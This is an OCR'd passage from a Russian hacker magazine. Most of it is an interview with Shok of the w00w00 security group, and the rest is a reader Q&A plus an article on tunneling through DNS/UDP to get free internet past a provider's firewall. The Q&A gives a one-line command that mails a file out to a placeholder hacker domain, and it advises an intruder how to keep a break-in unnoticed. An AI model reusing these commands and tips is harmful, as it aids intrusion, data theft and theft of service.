<???> Недавно на одном сервере раздавали шеллы. Я себе взял один. Захожу, вроде все нормально. Повесил john'a, еще хотел сканер повесить, а система ругнулась: «unable to fork». Что это значит?

A: Обычно на шеллах, на платных и бесплатных, есть ограничение на количество запущенных процессов. Очень вероятно, что на твоем хостинге стоит ограничение в один фоновый процесс.

<???> У меня проблема. Мне надо с шелла утянуть файл, а там нет никаких сервисов кроме ssh'a. Как мне быть?

A: Помимо стандартных способов, вроде ftp на себя, а потом put, можно попробовать отправить файл по почте. Если это текстовый файл, то вводи такую команду: cat /filename|mail mymail@xakeph0st.xakepd0main.org. Это один из самых простых методов. Можно таким же образом пересылать и бинарные файлы, просто предварительно воспользуйся uuencode. Другой способ - попробовать запустить сервис ftp на порт выше 1024 и пользоваться им.

<???> Что такое suid bit и зачем он нужен?

A: Надо отметить, что помимо uid'a и gid'a, существуют euid и egid. Они определяют права, с которыми запущено приложение. При выставлении suid бита, приложение будет запущено с правами владельца файла. Например, если рут сделает программе bash владельца root:wheel, а потом chmod +s bash, то при запуске bash мы получим root шелл. Многим сетевым сервисам необходимо устанавливать suid'ный бит, так как они должны обращаться к портам <1024. Также бывает, что на некоторых разделах диска нельзя создавать suid'ные файлы. Это связано с тем, что данный раздел был смонтирован с опцией nosuid.

<???> Похакал я одну тачку, работающую под FreeBSD. Сменил рутовский пароль, но при попытке зайти через telnet ничего не вышло... Что же я неправильно сделал?

A: Самая главная ошибка - смена пароля руту. Этого делать было не надо. И теперь взлом заметят точно. Рут просто не сможет войти под своим паролем. Что же касается входа через telnet, то вполне вероятно, что виртуальным консолям запрещено работать с пользователями, у которых uid равен 0 (root).



TIPS&TRICKS

Обнаружил забавный баг в ICQ 2000b, позволяющий прописывать в Contact List тех юзеров, которые этого не желают (требуют авторизацию). Если один из них добавил тебя в свой контакт-лист (ты получил об этом соответствующую мессагу), то он попал :). В смысле, в твой контакт-лист :). Перезагружаешь аську и вызываешь System Notice->History and Outbox. Там находишь искомое событие и, щелкнув на нем правой кнопкой мыши, видишь "Add to Contact List". Самый кайф в том, что эта надпись теперь не серая, а черная! :)

Mike
mnb76@hotmail.com

Взлом

КУЛЬТ W00W00

mindw0rk <mindw0rk@mail.ru>

КУЛЬТ W00W00

Когда я, пытаясь узнать побольше о мире компьютерной безопасности, спрашивал знающих людей, какая security-группа самая авторитетная - мне отвечали: "w00w00". Когда я спрашивал, какая самая большая и влиятельная - мне отвечали "w00w00". Мне отвечали "w00w00", когда я даже не успевал закончить свой вопрос. А теперь угадайте, кто у нас сегодня в гостях? :)
Рассказать о группе я попросил одного из ее создателей, человека, для которого w00w00 - не просто название. Это молодой, талантливый парень, о котором, я уверен, мы наверняка услышим еще не раз. Встречайте - Shok.

SHOK О W00W00


X: Хай, Shok! Ну что, готов к расстрелу? :)
Shok: Еще бы. Давай, что там у тебя?

X: Для начала в общих чертах расскажи о группе. Как все началось, как преображалось и что w00w00 представляет собой сейчас?
Shok: Началось все в 1998 г., когда мы с приятелем решили сделать себе приватный форум для общения, где можно было вместе обсудить вопросы сетевой безопасности. Со временем дискуссия разрослась, и мы пригласили поучаствовать в ней знакомых ребят. Темы обсуждались актуальные, беседы велись продуктивные, и наши ряды постепенно пополнялись новыми умными людьми, которых приводили активные обитатели форума. Приглашение всегда было единственным способом попасть в команду. Если кто-то из нас приглашает другого человека - это значит, что он ручается за него, полностью ему доверяет и считает, что этот человек может принести пользу остальным. w00w00 вообще держится исключительно на доверии. Ведь как можно обсуждать с людьми, которых не знаешь или в которых сомневаешься, важные вопросы и серьезные исследования?
Кстати, не думаю, что w00w00 сейчас можно назвать группой. У нас не осталось даже официальных членов. Мы скорее компания друзей, сплоченная вокруг форума.

X: Говоря форум, ты имеешь в виду www-форум или IRC?
Shok: IRC.

X: И сколько народу у вас там обычно тусуется? Какие темы обсуждаете?
Shok: На форуме постоянно находится более 30 человек, хотя некоторые могут быть в статусе [away] (обычно из-за разницы во времени). Обсуждаем всякое. Например, если кто-то занимается исследованием в какой-то области и столкнулся с определенной проблемой - он может поделиться с нами, и мы подумаем над ее решением вместе. Или, если один из участников нашел новый баг - мы можем вместе написать эксплоит. Недавно обсуждали этику хакерства и области исследований для членов w00w00. Кстати, в результате таких вот дискуссий появилась наша статья по "heap overflow", а также документации по уязвимостям AOL Instant Messanger и Dalnet ircd.

X: Вы общаетесь исключительно на форуме, или, бывает, выбираетесь на риаллайфовые тусовки?
Shok: Конечно, выбираемся! Мы периодически проводим коллективные встречи, которые называем w00diner. Это просто здорово, когда есть возможность встретиться с друзьями и просто пообщаться. Чаще всего мы собираемся на крупных security-конференциях типа Defcon. Я до сих пор с удовольствием вспоминаю о совместном обеде в Лас-Вегасе и недавней встрече в Сан-Франциско. Это всегда весело и интересно.




w00w00 за привычным делом. За клавиатурой К2


X: Сколько людей сейчас в вашей команде? Расскажи немного о коллективе.
Shok: Точное количество членов мне неизвестно, но что-то около 30-40. Все - очень талантливые, умные ребята. Большая часть народу из США, но есть мемберы из Европы, Австралии и нескольких других стран. Средний возраст в w00w00 - около 24. Самому младшему участнику 19 лет, самому старшему - за 30.


X: А из России много у вас ребят?
Shok: Из тех, кто принимал участие в дискуссиях на форуме - трое (хотя, я их вижу не так часто): stranjer, solar designer и freelsd.


X: У w00w00 есть организатор? Какая вообще обстановка в группе?
Shok: Никакой официальной структуры, строгих правил и лидера у нас нет. Каждый занимается своими делами. Любой, кто получил доступ к форуму, имеет право публиковать свои работы под маркой w00w00 и представлять интересы группы.











Interrupt, Fyodor, Vacuum, Shok на w00suite'99

Если, конечно, это не задевает каким-то образом других участников.

X: Были случаи, когда вы кого-то выгоняли из команды?
Shok: Я вспоминаю только один такой случай. Произошло это потому, что с тем человеком было трудно найти общий язык, и многие ему просто не доверяли. А если в w00w00 есть хоть один человек, которому не доверяешь, нарушается одно из условий, при которых в группе так здорово - возможность откровенно поговорить. Впрочем, через несколько месяцев, инцидент был исчерпан и тот парень к нам вернулся.

X: Многие считают w00w00 одной из самых авторитетных security-групп по уровню знаний. Сам ты как оцениваешь профессионализм своих сотоварищей?
Shok: Уровень в команде, конечно, разный, но большинство, я думаю, достаточно квалифицированные специалисты. Правда, не всех приглашали из-за углубленных знаний. Были случаи, когда мы принимали человека, только начинающего изучать компьютерные технологии (естественно, не полного чайника), но обладающего какими-то полезными навыками или просто симпатичного всем нам.

X: А кто придумал название команды? w00w00 что-то обозначает, есть в нем какой-то подтекст?
Shok: Нет. Название родилось в результате шутливой болтовни на форуме. Я уже даже не помню, о чем тогда был разговор. Просто слово нам понравилось, и мы решили себя так окрестить. А что, имхо, очень даже звучит. w00w00! :)

X: Вы поддерживаете связь с другими security-группами?
Shok: В мире много команд, с которыми мы состоим в хороших отношениях или которые просто уважаем. Думаю, наиболее близки нам ребята из TESO и HERT. Многие из нас также состоят в группе ADM. Но, похоже, ADM прекратила активность или ушла в андерграунд. Есть у нас, конечно, и противники. Например, организация PHC, которая негодует по поводу того, что мы именуем себя white hat'ами и негативно воспринимает наши публичные доклады об уязвимостях.

X: Насколько мне известно, то, чем занимается w00w00, больше смахивает на природу gray hats.
Shok: Возможно. Но мы все-таки более известны, как команда white hat'ов ;p. Хотя, наверное, не стоит однозначно относить нас к какой-то конкретной категории. В рядах w00w00 много людей, каждый из которых занимается тем, что ему по душе.

X: Какое количество найденных багов вы оставляете в стороне от компьютерного мира? Через какое время вы сообщаете о новой уязвимости? Почему одни дыры становятся достоянием общественности, другие - нет?
Shok: Все зависит от ситуации. В прошлом мы иногда вообще не связывались с компанией-разработчиком. Сейчас стали уже более ответственными и прежде чем выложить информацию в интернете, связываемся с компанией и даем ей время залатать дыры. Если, конечно, они соглашаются с нами сотрудничать.

X: А какая у компаний обычно реакция, когда вы им сообщаете про дырявость их софта?
Shok: Большинство из них все-таки заботятся о безопасности своих продуктов и встречают нас дружелюбно. Но бывают и исключения. Примером взаимодействия с разработчиком может послужить недавний инцидент с Microsoft. Один парень, не являющийся членом w00w00, обнаружил уязвимость в Mac OS X Office, после чего связался с техслужбой поддержки продукта и сообщил о своей находке. Но сотрудники Microsoft не ответили и никак не прореагировали. Тогда вмешались мы. Это случилось как раз через пару месяцев после выхода нашего доклада по уязвимости AOL IM. Мы отправили в техподдержку документацию, содержащую информацию обо всех найденных в "Офисе" дырах, и сообщили парням из Microsoft, что собираемся запустить ее в Сеть, если они не позаботятся о заплатках. А заодно поинтересовались, почему они проигнорировали предупреждение Josha (так зовут парня, который первым обнаружил уязвимость). В security-отделе корпорации пытались навешать, что они ничего не получали и вообще не знают никакого Josha. Но у него сохранилась переписка с сотрудниками корпорации. В общем, под конец парни из Microsoft сказали, что у них, мол, это произошло в результате внутренних междоусобиц, и они готовы приступить к латанию дыр :).



Joewee[w00w00] и Shok[w00w00]

X: Кто-то делал дефейсы сайтов от имени w00w00? Вы... ээ... проверяете на прочность военные и правительственные компьютерные системы?
Shok: От имени w00w00 дефейсов никогда не было и не будет - это не то, чем мы занимаемся. Мы также "официально" не исследовали правительственные сети. Хотя, насчет отдельных членов - не знаю. Может быть, кто-то этим и занимался в свободное время.

X: У w00w00 есть какой-нибудь девиз? Ну, что-то такое, что выражало бы коллективную идею, дух.
Shok: Официального - нет. Хотя, иногда мы на форуме дурачимся и выдумываем себе всякие лозунги. Типа: "How do the w00 that you do?", "Got w00?", "Once a w00 always a w00", "w00w00 world domination". Но это все, конечно, произносится в шутку :).

NEXT



w00w00 на DefCon'2000





w00w00 на DefCon'1999

Взлом

КУЛЬТ W00W00

mindw0rk <mindw0rk@mail.ru>









Shok[w00w00]

X: А как насчет лого группы?
Shok: Официального лого тоже не имеем. Просто неохота тратить время на такую ерунду. Та эмблемка, которая весит на w00w00.org нарисована Napster'ом два года назад, когда его компания еще не была такой большой. Честно говоря, мы вообще сейчас практически не поддерживаем сайт. Иногда со стороны поступают предложения бесплатно изменить нам дизайн. Если человек заслуживает доверия, мы с удовольствием соглашаемся.

X: Расскажи поподробнее о w00giving. Как я понимаю, это своеобразный сборник релизов, подготовленный членами w00w00?
Shok: Да. В конце 1999 г., с ноября по январь, мы подготавливали каждую неделю по одному докладу. Но публично релизить их как-то не хватало времени. Поэтому в январе 2000 г. мы решили выпустить все advisor'ы одной кучей и назвали сей пак w00giving'99. К сожалению, второго w00giving'a не было, так как все сейчас слишком заняты.

X: У вас на сайте лежит файлик w0w00.mp3. Что он есть, и что за хрюндель там орет?
Shok: Это выступление одного американского комика, который показывает пьяных людей. Он говорит, что w000000 - единственное международное слово, которое произносят все пьяные :).

X: Shok, вы никогда не думали о том, чтобы из некоммерческой организации превратиться в коммерческую? Что вас останавливает?
Shok: Мы никогда не станем коммерческой организацией, потому что это разрушит все принципы, на которых основана w00w00. Большинство наших ребят уже работают в сфере компьютерной безопасности. И если мы станем в рамках группы заниматься коммерцией, возникнет конфликт интересов. Люди попросту не захотят делиться информацией, пока им не заплатят. Начнется неразбериха, и в итоге w00w00 развалится на части.

X: Что компьютерному миру в будущем ждать от w00w00?
Shok: Не думаю, что в ближайшем будущем мы выпустим пачку w00giving'ов, хотя в течение 3-4 месяцев, возможно, представим несколько интересных докладов. Вряд ли группе стоит расти дальше - у нас и без того уже достаточно много членов, и если продолжать в том же духе, вопрос доверия может оказаться довольно острым. Последние два года мы не так часто балуем Сеть новыми релизами. Опять же, у многих проблема со свободным временем. Но я надеюсь, что скоро это изменится.

SHOK О СЕБЕ

X: Что я все Shok да Shok? У тебя realname есть?
Shok: Мэт Коновер я :).

X: Тэк-с, с именем разобрались. А еще что-нибудь о себе расскажи. Сколько лет, где живешь и чем занимаешься?
Shok: Мне 20 лет. Живу в Соединенных Штатах Америки. Учусь в институте сразу по двум специальностям: математика и компьютеры (уже на полпути к диплому). Последние несколько лет работаю в области компьютерной безопасности.

X: А как ты очутился в этом самом мире этой самой безопасности?
Shok: Первый компьютер у меня появился еще в школе, лет в 11. Первое время, как, наверное, и все, занимался ерундой. За несколько месяцев до своего 14-летия пересел на Linux и стал изучать программирование на C. Увлечение компьютерной безопасностью началось в том же году. Мне это казалось очень интересным и захватывающим. Это был вызов технологиям, который возбуждал по-своему. Пройдя в подростковом возрасте фазу скрипт-кидера, я углубился в исследования - нахождение новых техник атак и их предотвращение, изучение новых технологий (таких как .NET) и т.п. Первое время скитался по хакерским каналам IRC, где заводил знакомства с людьми, знающими больше меня. Через них знакомился с другими. Так постепенно втягивался.

X: Сколько времени тебе понадобилось, чтобы ты смог, наконец, признать себя неплохим специалистом?
Shok: Года полтора-два. Сначала нужно было выучить C и Unix, затем архитектуру x86 и ассемблер, и, наконец, научиться понимать эксплоиты, уметь писать их самому.

X: Какое для тебя значение имеет w00w00?
Shok: В w00w00 я с самых истоков и люблю каждую минуту жизни в ней. Я очень многому научился от других членов группы, и многие из них стали моими лучшими друзьями.

X: На чем ты обычно работаешь и какими программами пользуешься для проведения исследований?
Shok: Я часто использую UNIX-системы (Linux, Solaris, FreeBSD) и Win2000. Любимой операционки у меня нет, все зависит от того, на чем я хочу работать в тот или иной день. Инструменты, которыми я пользуюсь: vi, gdb, gcc, SoftICE, IDA, Visual Studio и веб-браузер.

X: А чем на компьютере больше всего любишь заниматься?
Shok: В первую очередь, конечно, исследованиями в области inet security. На втором месте - software engineering.

X: Насколько серьезно в США стоит проблема компьютерной безопасности?
Shok: Достаточно серьезно, особенно после трагедии 11 сентября. У нас теперь, наконец, появилась полноценная cybersecurity group. Не уверен насчет компетентности этих ребят - особо к ним не присматривался. Но они хоть стараются исполнять свои обязанности. Тут, кстати, повсеместно бытует мнение, что ребятам из FBI и CIA приходится работать на допотопных компьютерах, а уровень их знаний оставляет желать лучшего. Может так оно и есть, но




Solar Designer и Dug Song на конференции "Hackers at Large"

мое мнение - они намного лучше технически оснащены, чем думают люди. Конечно, слухи об их некомпетентности федералам на руку, и они не спешат разубеждать народ. Кто-то может проникнуть в правительственные сети и, выйдя сухим из воды, подумать, что администраторы и агенты секретных служб - лопухи. Но я думаю, эти ребята просто наблюдают и ждут более крупную добычу, чтобы вовремя выйти из тени и надеть наручники. Эта тема у нас, кстати, обсуждалась пару недель назад :).

X: Насчет квалификации... как думаешь, какой оптимальный путь ее приобретения?
Shok: Терпение и труд все перетрут :). Помимо неизменного чтения документаций и книг, полезно завести знакомства со знающими людьми - они могут помочь на первых порах. Имхо, один из лучших форумов в инете - http://www.thehackerschoice.com/forums. Ребята из TESO и THC обладают неплохими знаниями и всегда готовы помочь. Впрочем, мы тоже обычно протягиваем руку помощи, когда к нам обращаются. Еще одно хорошее место, где можно получить ответы на вопросы - рассылки securityfocus'а: http://online.securityfocus.com/cgi-bin/sfonline/subscribe.pl

X: Ну, а как насчет официальных источников знаний? Я имею в виду вузы. Какие институты, ты считаешь, дают лучшее в мире компьютерное образование?
Shok: Конечно, это Массачусетский Технологический Институт (MIT), Университет Карнэги-Мэллон (CMU), Калифорнийский Технологический Институт (Caltech), Технологический Институт Джорджии (Georgia Tech), Институт Беркли, Университет штата Мичиган, Университет штата Иллинойс, а также Институт Дэвис.

X: А стоит ли вообще этим заниматься? Учить столько всего, становиться специалистом... :) Как думаешь, в ближайшем будущем это будет востребовано? И где лучше всего зарабатывать деньги не в меру крутому эксперту в сфере компьютерной безопасности?
Shok: Зарабатывать, наверное, лучше всего в США. Просто здесь отлично развита экономика и техническая промышленность. Что касается востребованности - хорошему специалисту о ней можно не беспокоиться. В нашей стране, например, сейчас ощущается серьезная нехватка security-экспертов. Думаю, подобная картина характерна для всех развитых стран.

X: Сам-то ты где собираешься работать в будущем?
Shok: Мне нравится заниматься компьютерной безопасностью, и я собираюсь связать с этим свою жизнь. Только хочу устроиться на полный рабочий день. Пожалуй, лучшим местом будет исследовательская группа какого-нибудь института. Такого как CITI (citi.umich.edu), например. Там платят меньше, чем в компаниях, но удовольствия получаешь несоизмеримо больше.

X: С появлением новых уязвимостей и видов атак постоянно разрабатываются новые виды защиты. Можешь рассказать о современных способах, которыми компании-разработчики защищают свои продукты?
Shok: Компании в последнее время стали выпускать все больше продуктов по типу "one-size-fits-all". Например, недавно появились host-based системы для предотвращения сетевых атак, которые блокируют чтение/запись непривилегированного процесса в память привилегированного, не допуская тем самым запуск "левых" приложений. Также мой приятель Oded недавно написал статью о том, как обнаруживать тип атаки integer overflow через gcc-патч. Я не уверен, в каком направлении будет развиваться компьютерная безопасность дальше, поживем - увидим.

X: Какую операционную систему ты считаешь самой безопасной?
Shok: Я бы отдал первый приз системе OpenWall (OWL), разработанной Solar Designer'ом совместно с nergal'ом и другими. Второе место за OpenBSD, к которой приложили руку Dug Song и Niels Provos.

X: Кто для тебя авторитет в компьютерном мире?
Shok: Я уважаю некоторых ребят из России: Solar Designer, freelsd, stranjer; парней из Австралии: duke, caddis, dice; европейцев: plaguez, halvar, nergal, Oded Horovitz; а также своих земляков: Bruce Schneier, Dug Song, Niels Provos, horizon, zip. В мире много умных людей, которые заслуживают уважения.

X: Кто, по-твоему, внес наибольший вклад в историю развития компьютерных технологий?
Shok: Парень, который изобрел эргономическую клавиатуру.





X: А чем ты занимаешься помимо компьютеров? Куда ходишь развеяться?
Shok: Хожу на концерты. Мне нравится хардкор, панк-рок, эмо и рэйв. Кстати, именно там я встретил свою девушку. Люблю кататься на коньках, загорать на пляже, путешествовать, кататься на сноуборде, играть в хоккей, футбол и другие активные игры. Вообще, я считаю себя вполне обычным парнем :).

X: А что обычный парень предпочитает смотреть, читать и слушать?
Shok: Люблю классическую литературу. Из русских авторов - Достоевского и Толстого. Из компьютерных отдаю предпочтение: "Unix Network Programming", "Inside Windows 2000", "Undocumented Windows 2000 Secrets", "SPARC Architecture", "Assembly Language Programming", "Solaris Internals: Core Kernel Architecture", "Applied Cryptography", "The Design and Implementation of BSD 4.3" и "Intel Developer manuals" (developer.intel.com). Это книги, на которых я вырос, и которые меня многому научили. Представляю, как тяжело изучать компьютерную науку тем, у кого английский язык - не родной. Поэтому людей, которые стали специалистами, несмотря на языковой барьер, я уважаю вдвойне. Из журналов хочу выделить: "Scientific American", "American Scientist", "Discover, Newsweek" и "BusinessWeek". Фильмы, которые я смотрел с удовольствием: "Equilibrium", "Minority Report", "Saving Private Ryan", "Pi" и "Momento". Больше всего мне нравятся футуристические картины типа "Матрицы", а также некоторые работы Спилберга. Список любимых групп выглядит так: Saetia, Atreyu, The Used, Taking Back Sunday, Finch.

X: Первые ассоциации с этими словами: Билл Гейтс, музыка, интернет, космос, карьера, смерть?
Shok: Билл Гейтс - Гитлер (хорошая идея зашла слишком далеко), музыка - отличный допинг, интернет - моя дорога в жизни, космос - пустынность, одиночество, карьера - важно, чтобы работа доставляла удовольствие, смерть - то, чего я боюсь и к чему еще не готов. Но я верю, что жизнь после смерти продолжается.

X: Твой мудрый совет нашим читателям?
Shok: Упорство - единственный способ преодолеть преграды на пути к мастерству. И во время этого пути не переставайте учиться!

X: Данкешон... в смысле сенкс фор интервью, Мэт.
Shok: Пожалуйста :).

Дмитрий Докучаев aka Forb (forb@real.xakep.ru)

DNS-ТУННЕЛИНГ ИЛИ ХАЛЯВНЫЙ DIALUP

Сейчас многие провайдеры предоставляют так называемые free-аккаунты, необходимые для пополнения счета через Web или просто для посещения провайдерского сайта. Доступ в интернет через такие аккаунты конечно же перекрыт фаерволом, поэтому они никому не нужны и малоинтересны.
Но, как известно, у медали две стороны. В наш бурный век протоколы расширяются до неимоверных пределов. DNS не исключение, так как именно через него стало возможным создание полноценного IP-туннелинга. Конечно, реализация непростая. Тут и обмен по UDP вместо надежного TCP, требование полной синхронизации данных, а также фрагментации пакетов, по той причине, что DNS-запрос может состоять лишь из 512 байт. Казалось бы, все не в пользу программиста, но и они, в свою очередь, не лыком шиты и вполне способны сделать из мухи слона =).


ПЕРВОЕ РОЖДЕНИЕ - NSTX

Итак, после долгих мучений родилась первая версия сервера и клиента NSTX (что в расшифровке означает "NameServer Transfer Protocol). Эта программа позволяет построить туннель между двумя UNIX-серверами посредством интерфейса Ethertap. Чтобы воспользоваться этой программой, нам также нужен будет собственный домен, а точнее, доступ к зонам на каком-либо dns-сервере. Механизм передачи будет примерно следующим: клиент, запущенный локально с параметром домена и dns-сервера, будет передавать зашифрованный трафик через Ethertap. Dns-сервер вернет серваку прова поле NS, тот, конечно же, обратится на эту тачку, на которой будет стоять nstx-daemon, возвращающий трафик по ethertap-интерфейсу, стоящему на системе конечной точки. В итоге получаем полноценный обмен трафиком.

Переходим от теории к практике. Для удачного эксперимента тебе понадобится домашний сервер на пингвине, который ты, надеюсь, ставил не один раз =), шелл в забугорье без установленного named'а на нем, а также собственный домен (второе и третье ты можешь попросить у кого-нибудь за символическое пиво). Далее, создаешь домен третьего уровня с полем NS, значение которого будет адресом тачки с установленным nstx.

УСТАНОВКА

Топаем на эту самую тачку, устанавливаем nstx и поднимаем ethertap (непосредственно через него и будет проходить весь трафик). Для начала создадим блочный файл /dev/tap0, командой "mknod /dev/tap0 c 36 16". Затем подгружаем модуль ethertap.o (locate ethertap.o, insmod /path/to/ethertap.o) и, наконец, поднимаем интерфейс: ifconfig tap0 up 192.168.0.1, присваивая тем самым адрес. Напоследок создаем роутинг: route add -host 192.168.0.2 gw 192.168.0.1, чтобы сервер мог видеть клиента =). И запускаем nstxd с параметром созданного домена третьего уровня.


Поднимаем интерфейс Ethertap

На домашнем компьютере проделываем в точности такую же операцию, только запускаем клиент nstxcd с двумя параметрами: домен и dns-сервер, на котором прописаны зоны к этому домену, логически завершая туннелинг. Ehtertap'у клиента присваиваем ip-адрес 192.168.0.2. Затем пробуем пингануть 192.168.0.1. Если пинги пойдут, значит, тоннель работает. В моем случае все заработало со второго раза, и то из-за невнимательности :). Но так как шелл стоял очень далеко, да и коннект у прова был паршивый, такой интернет разочаровал своей медлительностью, и я забил на эту идею. Но ненадолго.

СПАСИТЕЛЬ UDP

Мне пришла в голову следующая мысль: а что, если провайдер позволяет светить 53-ий порт куда угодно, заботливо оставляя его для DNS-обмена. Решив проверить эту фичу, я написал простенькую систему клиент-сервер, передающую данные и записывающую их в логфайл. Оставалось проверить успешную передачу и радоваться жизни. Однако не стоит сильно обнадеживаться. Может оказаться так, что провайдер закроет все порты, даже 53-ий UDP. Но вернемся к нашей утилите. Я опишу работу сервера, а клиент ты без труда напишешь и сам (по аналогии). Для кодинга я выбрал язык Perl, так как мог свободно пользовать Windows-клиент и *nix-сервер для работы с udp-сокетом.(*Таблица1*)

Этот сервер устанавливаем на нашем шелле. Он, как ты, наверное, уже догадался, будет принимать данные на 53-ий udp-порт. Аналогичный клиент пошлет запрос на сервер, и если он успешно дойдет, то будет записан в файл "accept". Пролистав его, ты поймешь, светится ли порт. Если порт будет открыт, возможно написать свой сервер, который следит за udp-подключениями, создает tcp-соединение и перенаправляет tcp в udp и наоборот. То есть осуществить туннелинг по следующей схеме: локальный клиент, следящий tcp-порт и перенаправляющий все данные с него на udp-порт удаленного сервера, который, в свою очередь, порождает tcp-соединение с возвратом всех данных посредством udp-датаграмм.

Несмотря на кажущуюся сложность схемы, все довольно просто. Пишется сервер, который будет находиться на шелле с хорошим каналом в инет, и клиент, который будет запускаться непосредственно с домашней машины. Для реализации этой схемы нам потребуется:

а) ActivePerl, если у тебя Windows (в случае с NTSX,

Таблица 1

```
#!/usr/bin/perl
## Checker for open udp ports

use IO::Socket;
$sock=IO::Socket::INET->new(LocalPort=>53,Proto=>'udp',Reuse=>1) || die "cant create socket $!\n";
while($sock->recv($data,10000,0)) {
open(TF,">accept");
print TF "GOT msg $data\n";
close(TF);
}
```

юзание Windows недопустимо).
б) Shell в России или в зарубежье.
в) Доступ к Proxy-серверу с доступным CONNECT методом (необязательно).


Если у тебя есть все три составляющие, то ты можешь использовать мой проект, позволяющий делать туннель для IRC. Конечно, это неполноценно, но халявный IRC меня вполне устраивает, и потеря пакетов там незначительная. Сам сервер и клиент выполнены несколько по-разному. Тут я попытаюсь рассказать основной принцип работы сервера и клиента с небольшими фрагментами кода.

СЕРВЕР: UDPSERVER.PL

Прежде чем писать сервер, я тщательно обдумал, что от него требуется. А требовалось от него:
1) Многопоточность.
2) Гибкое закрытие сокета при обрыве его клиентом.
3) Проверка всех клиентов на живучесть с помощью keep-alive мессаг.

В какой-то мере я добился выполнения всех трех пунктов. Чтобы ты смог разобраться в коде, я расскажу тебе об основных скалярах и векторах в моей программе:

%ports - хеш, хранящий список локальных портов (по ним происходит сравнение сокетов).
%locate - хеш, хранящий полный адрес сокета (необходим для точной отправки udp-датаграммы).
@sockets - массив, хранящий идентификаторы сокетов.
@pings - массив, необходимый для процедуры обработки пинга сокета.
$timeout - таймаут, по умолчанию три минуты (значение * 3, в дальнейшем я расскажу про эту переменную).
$sockets - подсчет количества открытых сокетов.



Процедура, проверяющая сокеты на живучесть

